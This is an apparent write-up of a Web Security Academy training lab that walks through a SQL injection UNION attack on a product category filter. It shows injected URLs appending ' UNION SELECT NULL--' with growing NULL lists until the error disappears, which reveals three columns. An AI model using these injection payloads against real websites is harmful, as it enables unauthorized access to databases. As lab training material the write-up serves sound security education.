

Lab: SQL injection UNION attack, determining the number of columns returned by the query

Lab: SQL injection UNION attack, determining the number of columns returned by the query

PRACTITIONER

LAB

Solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing a SQL injection UNION attack that returns an additional row containing null values.

ACCESS THE LAB

in this lab we are tasked to get how many columns are exist so we use a union based attack to check how many columns are exist in this database

1 navigate to products category by clicking the "Gifts" button

WE LIKE TO SHOP

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Gifts](#) [Lifestyle](#)

Six Pack Beer Belt	\$27.95	View details
Cheshire Cat Grin	\$86.75	View details
ZZZZZZ Bed - Your New Home Office	\$91.20	View details

modify the following url <https://0a0d00f203cb6ee3812cd4e800100022.web-security-academy.net/filter?category=Gifts>



to <https://0a0d00f203cb6ee3812cd4e800100022.web-security-academy.net/filter?category=''+UNION+SELECT+NULL-->

and observe the error then repeat the request by adding NULL on the end and till the error disappears

first request

<https://0a0d00f203cb6ee3812cd4e800100022.web-security-academy.net/filter?category=''+UNION+SELECT+NULL-->



output

second request



<https://0a0d00f203cb6ee3812cd4e800100022.web-security-academy.net/filter?category='+UNION+SELECT+NULL,NULL-->

output

third request

<https://0a0d00f203cb6ee3812cd4e800100022.web-security-academy.net/filter?category='+UNION+SELECT+NULL,NULL,NULL-->

from this result we can verify that there are 3 columns in this database
